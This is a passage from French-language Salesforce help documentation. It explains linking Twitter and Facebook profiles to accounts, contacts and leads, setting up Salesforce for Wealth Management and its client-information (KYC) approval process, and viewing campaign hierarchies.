  Remarque: Si vous quittez le visionneur social, par exemple en cliquant sur un lien pour ouvrir un nouvel onglet dans un navigateur Web, vous quittez Salesforce et vous interagissez directement avec le réseau social. Les actions que vous effectuez hors du visualiseur des Comptes, contacts et pistes sociaux de Salesforce peuvent être enregistrées sur le réseau social.

- Votre vue d'un profil Facebook ou Twitter est unique et dépend de votre connexion à chaque compte, contact ou piste sur chaque réseau social, ainsi que des paramètres de confidentialité actuellement utilisés par le compte, le contact ou la piste. Les autres utilisateurs de Salesforce doivent se connecter à leurs propres comptes de réseaux sociaux. Ils affichent uniquement les informations qu'autorise leur niveau de connexion. Par exemple, si votre profil Twitter est

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les contacts sont disponibles dans **Toutes** les éditions à l'exception de **Database.com**

Les pistes sont disponibles avec : **Groups** Edition, **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

connecté au profil Twitter de votre piste, vous pouvez afficher les autres connexions de cette piste, mais un autre utilisateur de votre organisation dont le profil Twitter n'est pas directement connecté à la piste ne peut l'afficher.

CONSULTER ÉGALEMENT :

Comptes, contacts et pistes sociaux

Activation des comptes, contacts et pistes sociaux

Configuration de comptes, contacts et pistes sociaux

## Configuration de comptes, contacts et pistes sociaux

Vous pouvez désactiver la fonctionnalité Comptes, contacts et pistes sociaux, ou activer et désactiver certains réseaux sociaux.

Si vous désactivez la fonctionnalité Comptes, contacts et pistes sociaux pour votre connexion, les réseaux sociaux de vos comptes, contacts et pistes ne sont pas affichés. De même, si vous désactivez l'accès à un réseau social individuel, vous ne pouvez pas afficher ou accéder aux données de ce réseau.

**Remarque:** Dans Salesforce Lightning Experience et dans l'application mobile Salesforce1, les utilisateurs peuvent accéder uniquement à Twitter, même si les autres réseaux sont activés.

1. Dans vos paramètres personnels, saisissez *Social* dans la case Recherche rapide, puis sélectionnez **Paramètres des comptes et contacts sociaux**, **Mes comptes et contacts sociaux** ou **Paramètres**, selon le premier qui s'affiche.
2. Configurez les comptes et contacts sociaux selon vos besoins.
3. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Dépannage des Comptes, contacts et pistes sociaux

Comptes, contacts et pistes sociaux

Personnalisation de votre expérience Salesforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les contacts sont disponibles dans **Toutes** les éditions à l'exception de **Database.com**

Les pistes sont disponibles avec : **Groups** Edition, **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

# Affichage et liaison des profils de réseaux sociaux

Affichez les informations existantes sur vos comptes, contacts et pistes, à partir de leurs profils et de leur activité dans les réseaux sociaux, en associant chaque enregistrement à un profil de réseau social Twitter et Facebook.

Lorsque vous avez lié un compte, un contact ou une piste lié au profil d'un réseau social, vous pouvez afficher les détails du profil et son activité récente dans le réseau social dans page de détails du compte, du contact ou de la piste.

**Remarque:** Les informations et les activités que vous pouvez consulter pour chaque profil de réseau social dépend des paramètres de confidentialité du profil, des autorisations définies par leurs amis ou contacts, et des conditions d'utilisation du réseau social. Pour plus d'informations sur la sécurité et la confidentialité, reportez-vous à Sécurité et confidentialité lors de l'utilisation de Comptes et contacts sociaux.

Vous pouvez lier des comptes, des contacts et des pistes à des profils Twitter ou Facebook dans Salesforce Classic. Dans Lightning Experience ou Salesforce1, vous pouvez afficher et lier uniquement des profils Twitter.

Visionner une démonstration (3:29 minutes)

1. Dans la page de détail d'un compte, d'un contact ou d'une piste, connectez-vous au réseau social.
2. Si un profil de réseau social n'est pas encore lié à l'enregistrement, Salesforce recherche automatiquement les profils qui correspondent au nom de l'enregistrement. Sélectionnez le profil à lier à l'enregistrement. Si aucun profil ne correspond, effectuez une nouvelle recherche avec d'autres paramètres.
3. Affichez les informations sociales que le réseau social partage avec vous.

CONSULTER ÉGALEMENT :

Sélection et modification des images de profil de comptes, de contacts et de pistes

Dépannage des Comptes, contacts et pistes sociaux

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les contacts sont disponibles dans **Toutes** les éditions à l'exception de **Database.com**

Les pistes sont disponibles avec : **Groups** Edition, **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour associer des profils de réseaux sociaux à un objet particulier :

- Modifier sur l'objet

Pour afficher les profils de réseaux sociaux associés à un objet particulier :

- Lire sur l'objet. Les comptes personnels nécessitent l'autorisation Lire aussi bien sur les comptes que sur les contacts.

## Sélection et modification des images de profil de comptes, de contacts et de pistes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles dans : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les contacts sont disponibles dans **Toutes** les éditions à l'exception de **Database.com**

Les pistes sont disponibles avec : **Groups** Edition, **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous ou un autre utilisateur avez associé des enregistrements de comptes, de contacts et de pistes à des profils de réseaux sociaux, les enregistrements affichent les images des profils Twitter ou Facebook. Avec certains réseaux, les images de profil sont affichées dans Salesforce même lorsque vous n'êtes pas connecté(e) au réseau.

Par défaut, l'image du profil d'un compte, d'un contact ou d'une piste correspond à l'image du profil du premier réseau social lié à l'enregistrement. Si votre organisation a activé les Logos du compte, les images de profil que vous avez ajoutées manuellement aux comptes peuvent être remplacées par une image plus moderne et actualisée dans Lightning Experience.

**Remarque:** Les images de profils Facebook sont visibles uniquement dans Salesforce Classic.

1. Dans la page de détail du compte, du contact ou de la piste, cliquez sur l'icône d'un réseau social ( ).
2. Dans le visualiseur social, sélectionnez l'onglet du réseau social qui contient l'image à utiliser.
3. Cliquez sur **Afficher la photo dans Salesforce**.

CONSULTER ÉGALEMENT :

Comptes, contacts et pistes sociaux

AUTORISATIONS UTILISATEUR

Pour rechercher et associer des profils de réseau social à des enregistrements de compte professionnel :
- Modifier sur les comptes

Pour rechercher et associer des profils de réseau social à des enregistrements de compte personnel :
- Modifier sur les comptes

  et

  Modifier sur les contacts

Pour rechercher et associer des profils de réseau social à des contacts :
- Modifier sur les contacts

Pour rechercher et associer des profils de réseau social à des pistes :
- Modifier sur les pistes

## Dépannage des Comptes, contacts et pistes sociaux

Augmentez l'accès de vos utilisateurs aux informations sociales et améliorez le service offert aux clients actuels et potentiels en facilitant l'accès aux réseaux sociaux dans Salesforce.

**Remarque:** Différents réseaux sociaux sont disponibles dans différents produits Salesforce. Reportez-vous aux informations de disponibilité des réseaux sociaux à la page 1414 pour vous assurer que le réseau auquel vous tentez d'accéder est disponible dans le produit utilisé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les comptes professionnels sont disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

Les comptes personnels sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les contacts sont disponibles dans **Toutes** les éditions à l'exception de **Database.com**

Les pistes sont disponibles avec : **Groups** Edition, **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Developer** Edition

### Salesforce Classic

1. Pour afficher le visualiseur social, cliquez sur les icônes de réseau social dans l'en-tête des pages de détail de compte, de contact et de piste.
2. Si aucune icône n'est affichée, il se peut que la fonctionnalité Comptes, contacts et pistes sociaux soit désactivée pour votre organisation. Demandez à un administrateur d'activer la fonctionnalité.
3. Si une icône de réseau social est manquante, il se peut que ce réseau social soit désactivé.
   - Demandez à un administrateur d'activer le réseau social pour votre organisation.
   - Examinez vos paramètres personnels et activez le réseau pour votre connexion.
4. L'affichage ou non des données sociales d'un enregistrement donné dépend de vos autorisations d'accès à l'enregistrement et des paramètres de confidentialité du profil social.

### Salesforce Lightning Experience

1. Ouvrez n'importe quelle page de détail de compte, de contact ou de piste.
2. Si la carte Twitter ne s'affiche pas, il se peut que la fonctionnalité Comptes, contacts et pistes sociaux soit désactivée pour votre organisation. Demandez à un administrateur d'activer la fonctionnalité et d'activer l'accès à Twitter pour votre organisation.
3. Si la fonctionnalité est activée, mais que la carte Twitter ne s'affiche pas, examinez vos paramètres personnels.

### Salesforce1

1. Ouvrez n'importe quelle page de détail de compte, de contact ou de piste.
2. Si la carte Twitter ne s'affiche pas, essayez la procédure suivante.
   - Demandez à un administrateur d'activer la fonctionnalité Comptes, contacts et pistes sociaux.
   - Demandez à un administrateur d'activer l'accès à Twitter pour votre organisation.
   - Demandez à un administrateur d'ajouter la carte Twitter à la présentation de page mobile pour les comptes, contacts et pistes.
   - Examinez vos paramètres personnels pour vous assurer que Twitter est activé pour votre connexion.

CONSULTER ÉGALEMENT :

Activation des comptes, contacts et pistes sociaux

Configuration de comptes, contacts et pistes sociaux

Comptes, contacts et pistes sociaux

# Entretient des relations avec les clients à valeur nette élevée pour les services financiers

## Présentation de Salesforce pour la gestion de patrimoine

### Qu'est-ce que Salesforce pour la gestion de patrimoine ?

Salesforce pour la gestion de patrimoine est une solution conçue et personnalisée pour le secteur de la gestion du patrimoine.

### À qui s'adresse Salesforce pour la gestion de patrimoine ?

Salesforce pour la gestion de patrimoine s'adresse aux professionnels de la gestion de patrimoine qui conseillent les clients à valeur nette élevée. Il vous permet de créer une meilleure relation avec les clients, d'intégrer les systèmes clés pour entraîner l'adoption des utilisateurs et de soutenir efficacement les processus de conformité.

### Comment obtenir Salesforce pour la gestion de patrimoine ?

Salesforce pour la gestion de patrimoine est disponible gratuitement sur AppExchange pour Enterprise Edition, Unlimited Edition et Performance Edition. Il comprend toutes les fonctionnalités généralement disponibles de Enterprise Edition, Unlimited Edition, et Performance Edition comme l'intégration Outlook, les workflows et l'API Force.com . Il nécessite le prérequis comptes personnels, qui sont des enregistrements de compte améliorés conçus pour les secteurs entreprise-vers-consommateurs comme les services financiers.

### Avec quoi Salesforce pour la gestion de patrimoine est-il livré ?

Salesforce pour la gestion de patrimoine contient les composants suivants qui le différencient des fonctionnalités Salesforce standard :

- Onglets simples d'utilisation avec champs orientés clients
- Informations complètes sur les clients, y compris les comptes financiers, préférences d'investissement, adresses et intérêts personnels
- Formulaires « Informations sur votre client » complets avec un processus d'approbation automatisé
- Rapports et tableaux de bord spécifiques au processus de gestion de patrimoine
- Groupes de relations (également connus sous le nom de ménages)

CONSULTER ÉGALEMENT :

Premiers pas avec Salesforce pour la gestion de patrimoine

Navigation dans l'application Salesforce pour gestion de patrimoine

# Premiers pas avec Salesforce pour la gestion de patrimoine

En tant qu'administrateur, effectuez les tâches suivantes pour configurer Salesforce pour la gestion de patrimoine pour votre organisation :

AUTORISATIONS UTILISATEUR

Pour afficher les options de configuration des applications personnalisées :
- "Afficher la configuration"

Pour gérer les applications personnalisées :
- « Personnaliser l'application »

## Vérification du contenu de l'application Salesforce pour la gestion de patrimoine

Vérifiez que l'application personnalisée Salesforce pour la gestion de patrimoine contient les onglets appropriés :

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Dans la liste, cliquez sur `Salesforce pour la gestion de patrimoine`.
3. Vérifiez que les onglets suivants sont présents dans la liste Onglets inclus :
   - Accueil
   - Comptes
   - Comptes financiers
   - Holdings
   - Ressources de gestion de patrimoine
   - Intérêts des clients
   - Informations sur vos clients
   - Rapports
   - Tableaux de bord
   - Documents
   - Console
4. Si nécessaire, cliquez sur **Modifier** et choisissez les onglets appropriés pour ajouter ou supprimer.

## Configurer les choix d'application des utilisateurs

En plus de l'application personnalisée principale Salesforce pour la gestion de patrimoine, les applications personnalisées suivantes sont disponibles dans le menu de l'application Force.com :

- Comptes financiers et holdings Salesforce
- Clients et intérêts Salesforce
- Informations sur votre client Salesforce

Vous pouvez également masquer ces applications pour qu'elles ne soient pas visibles aux utilisateurs dans le menu de l'application Force.com, car tous les onglets appropriés sont déjà consolidés dans l'application personnalisée principale Salesforce pour la gestion de patrimoine. Pour masquer ces applications :

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Cliquez sur **Modifier** en regard du nom de l'application appropriée.
3. Dans la zone `Attribuer aux profils`, désélectionnez les cases dans la colonne `Visible` qui correspondent aux profils des utilisateurs finaux. Sélectionnez uniquement les cases qui correspondent aux profils administrateur.
4. Cliquez sur **Enregistrer**.

5. Répétez cette procédure autant de fois que nécessaire pour les applications personnalisées restantes répertoriées ci-dessus.

## Vérifier les types d'enregistrement

Depuis les paramètres de gestion des objets pour les comptes personnels, rendez-vous dans Types d'enregistrement pour vérifier que les types d'enregistrement suivants sont disponibles pour les comptes personnels (clients).

**Individuelle**
Ce type d'enregistrement est à l'usage des clients et des clients potentiels. Il doit être attribué à la présentation de page `individuelle`.

**Relation professionnelle**
Ce type d'enregistrement s'adresse aux avocats, comptables et autres relations professionnelles. Il doit être attribué à la présentation de page `Relation professionnelle`.

## Configurer les présentations de page des utilisateurs

Vérifiez que les composants suivants sont inclus dans les présentations de page des utilisateurs qui peuvent être configurées à partir des paramètres de gestion pour chaque objet en vous rendant dans Présentations de page.

**Présentations de page de l'onglet Accueil**
La présentation de la page Accueil pour les conseillers financiers, intitulée Page d'accueil CF, doit comprendre les composants financiers :

- Éléments à approuver
- Tâches
- Calendrier
- Instantané de tableau de bord
- Recherche
- Créer nouveau
- Éléments récents
- Messages et alertes
- Liens personnalisés

**Présentation de page de comptes personnels**
Les présentations de page des comptes personnels (clients) doivent inclure les listes associées suivantes :

- Comptes financiers
- Holdings
- Intérêts des clients
- Informations sur votre client
- Activités en cours
- Historique des activités
- Partenaires
- Équipe de compte
- Remarques et pièces jointes

### Vérification du processus d'approbation Informations sur votre client

Salesforce pour la gestion de patrimoine contient un processus d'approbation qui dirige les formulaires Informations sur votre client vers les utilisateurs Salesforce appropriés pour qu'ils soient approuvés.

CONSULTER ÉGALEMENT :

- Présentation de Salesforce pour la gestion de patrimoine
- Gestion des clients de la gestion de patrimoine
- Recherche des paramètres de gestion d'objet

## Gestion du processus d'approbation Informations sur votre client

### À propos du processus d'approbation Informations sur votre client

Un processus d'approbation automatise les méthodes d'approbation des enregistrements dans Salesforce. Un processus d'approbation précise chaque étape de l'approbation, notamment le destinataire de la demande d'approbation et les actions déclenchées à chaque étape du processus.

Le processus d'approbation Informations sur votre client est inclus dans Salesforce pour la gestion de patrimoine et a la définition générale suivante :

**1.** Un conseiller financier crée un nouvel enregistrement Informations sur le client.

> **Remarque:** Les données d'un enregistrement Informations sur le client enregistré peuvent être fusionnées en un document Microsoft Word imprimable en utilisant le modèle de publipostage.

**2.** Un conseiller financier envoie l'enregistrement Informations sur votre client pour qu'il soit approuvé ce qui déclenche les actions suivantes :

- L'enregistrement Informations sur votre client est verrouillé et ne peut pas être modifié
- Le `statut d'approbation KYC` devient « Approbation en attente »
- `Date d'envoi de Informations sur votre client` devient aujourd'hui
- Le type d'enregistrement Informations sur votre client devient « KYC envoyé »
- Une demande d'approbation est envoyée à l'utilisateur Salesforce approprié pour être révisée et il ou elle reçoit également une notification par e-mail en utilisant le modèle d'e-mail approprié

**3.** Le conseiller financier en chef approuve ou refuse la demande d'approbation ce qui génère les actions suivantes :

- L'enregistrement reste verrouillé et ne peut pas être modifié
- Le `statut d'approbation KYC` devient « Approuvé » ou « Rejeté »
- `Date d'approbation/de rejet du KYC` devient aujourd'hui
- Si l'enregistrement a été approuvé, une tâche de suivi est prévue pour que le conseiller financier révise le formulaire Informations sur le client dans 6 mois.

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier, supprimer ou cloner des processus d'approbation :
- « Personnaliser l'application »

Pour afficher les processus d'approbation :
- "Afficher la configuration"

### Activation du processus d'approbation Informations sur votre client

Pour activer le processus d'approbation Informations sur votre client :

1. Dans Configuration, saisissez *Processus d'approbation* dans la case Recherche rapide, puis sélectionnez **Processus d'approbation**.
2. Dans la liste déroulante Gérer les processus d'approbation pour, sélectionnez « Informations sur votre client ».
3. Cliquez sur **Activer** en regard du nom du processus d'approbation.

CONSULTER ÉGALEMENT :

Présentation de Salesforce pour la gestion de patrimoine

Gestion des clients de la gestion de patrimoine

## Navigation dans l'application Salesforce pour gestion de patrimoine

Pour accéder à l'application Salesforce pour la gestion de patrimoine, rendez-vous dans le menu de l'application Force.com dans l'angle supérieur droit d'une des pages Salesforce et sélectionnez Salesforce pour la gestion de patrimoine. Pour lancer une tâche, cliquez sur un onglet.

CONSULTER ÉGALEMENT :

Présentation de Salesforce pour la gestion de patrimoine

Gestion des clients de la gestion de patrimoine

## Gestion des clients de la gestion de patrimoine

Les clients sont exclusivement disponibles dans Salesforce pour la gestion de patrimoine. Un client est une personne que vous conseillez ou avec laquelle vous faites affaire, un prospect avec qui vous ferez peut-être affaire, ou une relation professionnelle comme un comptable ou un avocat. Vous pouvez gérer vos clients dans l'onglet Clients. Dans la terminologie standard Salesforce, les clients sont appelés des « comptes. » Cependant, Salesforce pour la gestion de patrimoine utilise le terme « clients ».

Les clients possèdent toutes les capacités standard des enregistrements de compte.

De plus, les capacités spécifiques des clients sont les suivantes :

**Types d'enregistrement Client**

Les types d'enregistrement sont des catégories qui vous permettent d'organiser vos enregistrements. Vous pouvez attribuer des enregistrements de client aux types d'enregistrement suivants :

- « Entreprise » spécifie une société ou une fiducie
- « Individu » spécifie un client existant ou potentiel
- « Relation professionnelle » spécifie un comptable, un avocat ou une autre relation professionnelle

**Vues des listes Clients**

Sur l'onglet Clients, vous pouvez utiliser les vues de liste pour accéder correctement aux différents ensembles de clients. Par exemple, sélectionnez « Mes clients A » pour afficher une liste de vos clients qui ont une cote « A ».

**Détails sur le client**

La page des détails sur le client comprend des groupes de champs adaptés aux clients de la gestion de patrimoine. Par exemple, une section suit les préférences d'un client dans plusieurs catégories : vous pouvez spécifier qu'un client s'intéresse aux maisons de vacances, aux actions à moyenne capitalisation, aux secteurs de la vente et des loisirs, au golf et à la politique américaine.

AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Clients :
- « Autorisation de lecture » sur les comptes

Pour afficher les clients :
- « Autorisation de lecture » sur les comptes

Pour créer des clients :
- Autorisation de création sur les comptes et les contacts

**Liste associée Comptes financiers**

La liste associée Comptes financiers fournit une présentation des comptes financiers des clients, comme les noms des comptes, les numéros des comptes et les valeurs actuelles. Ces informations sont extraites des enregistrements dans l'onglet Comptes financiers.

**Liste associée Holdings**

La liste associée Holdings fournit une présentation des propres ressources du client, comme les fonds, les actions et les obligations. Pour chaque holding, vous pouvez observer des valeurs telles que la valeur du marché, le dernier prix, le prix d'achat et le nombre d'actions. Ces informations sont extraites des enregistrements dans l'onglet Holdings. Veuillez noter que chaque holding est associée à un enregistrement de compte financier.

**Liste associée Intérêts des clients**

La liste associée Intérêts des clients fournit une présentation des sécurités auxquelles le client s'intéresse dans le cadre de l'achat ou de la vente. Ces informations sont extraites des enregistrements dans l'onglet Intérêts des clients.

**Liste associée Informations sur vos clients**

La liste associée Informations sur vos clients fournit une présentation des formulaires Informations sur votre client qui sont associés au client. Ces informations sont extraites des enregistrements dans l'onglet Informations sur vos clients.

**Liste associée Relations**

Une relation fait référence à un client qui joue un rôle dans la vie d'un autre client, comme une épouse, un enfant, un comptable ou un avocat. Les relations sont suivies dans la liste associée Relations sur la page des détails du client, qui est disponible comme option. Dans la terminologie standard Salesforce, les relations sont appelées des « partenaires. » Cependant, Salesforce pour la gestion de patrimoine utilise le terme « relations ».

**Liste associée Equipe du client**

La liste associée Equipe du client suit les conseillers financiers et autres utilisateurs Salesforce qui sont impliqués dans la gestion d'un client spécifique. Dans la terminologie standard Salesforce, les équipes de client sont appelées des « équipes de comptes. » Cependant, Salesforce pour la gestion de patrimoine utilise le terme « équipes de clients ».

**Liste associée Membres des groupes de relations**

La liste associée Membres des groupes de relations affiche les groupes de relations dont le client est membre. Elle est disponible comme option et est appelée « Membres du ménage » dans certaines organisations.

CONSULTER ÉGALEMENT :

Présentation de Salesforce pour la gestion de patrimoine

Navigation dans l'application Salesforce pour gestion de patrimoine

# Rapports et tableaux de bord sur la gestion de patrimoine Salesforce

## Rapports Salesforce pour la Gestion de patrimoine

Salesforce pour la gestion du patrimoine propose des rapports spécifiques au secteur qui sont regroupés dans les dossiers suivants de l'onglet Rapports :

- Rapports client
- Rapports sur les intérêts des clients
- Rapports de comptabilité financière
- Rapports sur les holdings et les ressources en gestion de patrimoine
- Rapports d'informations sur les clients

Pour accéder à ces rapports, sélectionnez le dossier approprié dans la liste déroulante de l'onglet Rapports, puis cliquez sur le nom de rapport approprié.

## Tableaux de bord Salesforce pour la Gestion de patrimoine

Salesforce pour la gestion du patrimoine propose des tableaux de bord spécifiques au secteur, comme un tableau de bord des comptes financiers qui vous permet d'analyser votre volume d'affaires. Pour accéder à ces tableaux de bord, accédez à l'onglet Tableaux de bord et sélectionnez le nom du tableau de bord approprié dans la liste déroulante.

**Remarque:** Vous pouvez afficher un instantané du tableau de bord sur l'onglet Accueil.

CONSULTER ÉGALEMENT :

Présentation de Salesforce pour la gestion de patrimoine

Navigation dans l'application Salesforce pour gestion de patrimoine

AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :

- Exécution des rapports

  ET

  Lire sur les enregistrements inclus dans les rapports

Pour afficher des tableaux de bord :

- Exécution des rapports

  ET

  Accès à l'affichage des dossiers du tableau de bord

Élaboration de groupes relationnels avec vos clients

# Campagnes et génération de pistes

## Planification, gestion et suivi des campagnes

### Campagnes

Gérez les campagnes marketing sortantes avec des programmes de publipostage, des séminaires, des imprimés publicitaires, des e-mails et d'autres types de document marketing. Organisez les campagnes en hiérarchies pour faciliter l'analyse des outils les plus efficaces et augmenter les ventes de votre société.

Salesforce facilite la localisation rapide, la gestion et la génération de rapports sur les campagnes.

CONSULTER ÉGALEMENT :

- Page d'accueil des campagnes
- *Cinq étapes de la gestion de campagnes*

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Page d'accueil des campagnes

Un clic sur l'onglet Campagnes affiche la page d'accueil des campagnes. Tous les utilisateurs peuvent accéder à la page d'accueil des campagnes.

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.
- Dans la section **Campagnes récentes**, sélectionnez un élément de la liste déroulante pour afficher la liste des campagnes les plus proches de ces critères. Dans cette liste, vous pouvez cliquer sur le nom de la campagne dont vous souhaitez afficher les détails. Cliquez alternativement sur les liens **Afficher 25 éléments** et **Afficher 10 éléments** pour changer le nombre d'éléments affichés. Les champs qui s'affichent dépendent de la présentation de recherche de l'« onglet Campagnes » définie par votre administrateur et par vos paramètres de sécurité au niveau du champ (disponible uniquement dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition). Voici les options disponibles pour les campagnes récentes :

| Option | Description |
|---|---|
| `Affiché récemment` | Les dix ou vingt-cinq dernières campagnes que vous avez affichées, en commençant par la campagne consultée le plus récemment. Cette liste provient des éléments récents et contient les enregistrements dont vous êtes responsable et ceux des autres utilisateurs. |
| `Mes campagnes actives` | Les dix ou vingt-cinq dernières campagnes marquées comme actives, en commençant par la campagne créée le plus récemment. Cette liste ne contient que les enregistrements dont vous êtes responsable. |

- Dans la section **Campagnes récentes**, cliquez sur **Nouveau** pour créer une campagne.
- Sous **Rapports**, cliquer sur le nom du rapport que vous souhaitez afficher.

CONSULTER ÉGALEMENT :

Campagnes

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Campagnes :
- Lire sur les campagnes

Pour afficher des campagnes :
- Lire sur les campagnes

Pour créer des campagnes :
- Autorisation de création sur les campagnes

# Affichage des hiérarchies de campagnes

Une hiérarchie de campagnes vous permet de regrouper des campagnes au sein d'un programme ou d'une initiative marketing spécifique, ce qui vous donne la possibilité d'analyser plus efficacement les efforts marketing associés.

Pour afficher la hiérarchie d'une campagne, cliquez sur **Afficher la hiérarchie** en regard du champ `Nom de la campagne` de la page des détails de la campagne. Si une campagne ne fait pas partie d'une hiérarchie, la page Hiérarchie de campagnes correspondante affiche uniquement la campagne que vous avez sélectionnée.

Une hiérarchie de campagnes vous indique les campagnes associées les unes aux autres via le champ `Campagne parent`. Une hiérarchie illustre la relation qui existe entre des campagnes, par exemple un regroupement de campagnes dans une tactique marketing spécifique. Chaque campagne ne peut posséder qu'une seule campagne parent mais un nombre illimité de campagnes de même niveau. Une hiérarchie de campagnes peut contenir, au maximum, cinq niveaux ou générations. Autrement dit, une hiérarchie de campagnes possède cinq niveaux au maximum, mais l'étendue sur chaque niveau est illimitée. Les membres de campagne, tels que les contacts et les pistes, peuvent être inclus à n'importe quel niveau.

Sur la page Hiérarchie de campagnes, les campagnes sont décalées sur la droite pour montrer qu'elles sont associées aux campagnes situées au-dessus. Les campagnes sont répertoriées par ordre décroissant en fonction de leur niveau hiérarchique. Cliquez sur le nom d'une campagne pour ouvrir la page de détail correspondante.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des campagnes :

- Lire sur les campagnes

Les statistiques de chaque campagne figurent dans la section Statistiques de campagne de la page de détail de campagne. Les statistiques agrégées pour les campagnes parent et enfant se trouvent dans la liste associée Hiérarchie de campagnes.

**Remarque:** Pour garantir la cohérence des rapports générés, toutes les campagnes d'une hiérarchie doivent utiliser la même devise.

CONSULTER ÉGALEMENT :

- Configuration des hiérarchies de campagnes
- Affichage des statistiques de hiérarchie de campagnes

## Affichage des statistiques de hiérarchie de campagnes

Les pages de détail de campagne comprennent une liste associée Hiérarchie de campagnes, qui affiche une campagne parent et toutes les campagnes situées directement au-dessous de la campagne parent dans la hiérarchie de campagnes. Vous pouvez créer une hiérarchie de campagnes en associant des campagnes les unes aux autres en utilisant le champ de recherche`Campagne parent` sur la page des détails de la campagne. Cliquez sur n'importe quelle campagne dans la liste associée afin d'ouvrir la page de détail de cette campagne.

La liste associée à la hiérarchie des campagnes offre des champs statistiques pour chaque campagne dans la liste ainsi que la valeur totale de la campagne parent et toutes les campagnes au-dessous dans la hiérarchie des campagnes. Les champs de statistiques ne s'affichent pas dans la liste associée avant que les hiérarchies des campagnes soient activées pour votre organisation. Pour plus d'informations et pour obtenir une liste des champs, reportez-vous à Configuration des hiérarchies de campagnes à la page 1436.

La liste associée Hiérarchie de campagnes affiche, au maximum, deux niveaux de hiérarchie : la campagne parent et ses campagnes enfant. Si une campagne enfant a des enfants, ces enfants n'apparaissent pas dans la liste associée mais leurs données sont incluses dans les valeurs des champs statistiques de hiérarchie de campagnes. Les champs statistiques de hiérarchie de campagnes fournissent des données totalisées, que vous possédiez ou non des droits de partage pour afficher chacune des campagnes de la hiérarchie. Toutefois, si vous n'avez pas accès à une campagne apparaissant dans la liste associée, vous ne pouvez pas afficher sa page de détail à partir du lien de la liste associée. Pour afficher tous les niveaux d'une hiérarchie de campagnes, cliquez sur le lien **Afficher la hiérarchie** à côté de `Nom de la campagne` sur la page des détails de la campagne.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher des campagnes :

- Lire sur les campagnes

Pour afficher des hiérarchies de campagne :

- Lire sur les campagnes

CONSULTER ÉGALEMENT :

Affichage et modification de campagnes
Champs de campagne

# Affichage et modification de campagnes

**Affichage des campagnes**

Après avoir localisé une campagne sur la page d'accueil ou dans les pages de liste des campagnes, cliquez sur le nom de la campagne pour afficher des informations détaillées. Vous pouvez également sélectionner un nom de campagne à partir de la liste Historique de la campagne d'une piste, d'un contact ou d'un compte personnel associé. Si les détails de survol sont activés, survolez un champ de recherche dans la page de détail pour afficher les informations principales sur un enregistrement, avant de cliquer sur la page de détail correspondante.

**Modification des campagnes**

Pour mettre à jour une campagne, cliquez sur **Modifier**, puis modifiez les champs que vous souhaitez mettre à jour. Lorsque vous avez terminé, cliquez sur **Enregistrer**. Vous pouvez également cliquer sur **Enregistrer et Nouveau** pour enregistrer la campagne en cours et en créer une autre.

Utilisez la modification en ligne pour modifier les champs directement dans la page de détail. Si la modification en ligne n'est pas activée, contactez votre administrateur.

Remarque: Pour modifier une campagne enfant d'une autre campagne, vous devez disposer au moins d'un accès en lecture sur le parent.

**Création de hiérarchies de campagnes**

Lors de la création ou modification d'une campagne, vous pouvez utiliser le champ de recherche `Campagne parente` pour attribuer un parent à votre campagne. Dans la boîte de dialogue de recherche, vous pouvez chercher une campagne existante ou créer une campagne parent. Pour plus d'informations sur la configuration des hiérarchies de campagnes dans votre organisation, reportez-vous à Configuration des hiérarchies de campagnes à la page 1436.

**Calcul des statistiques de campagne**

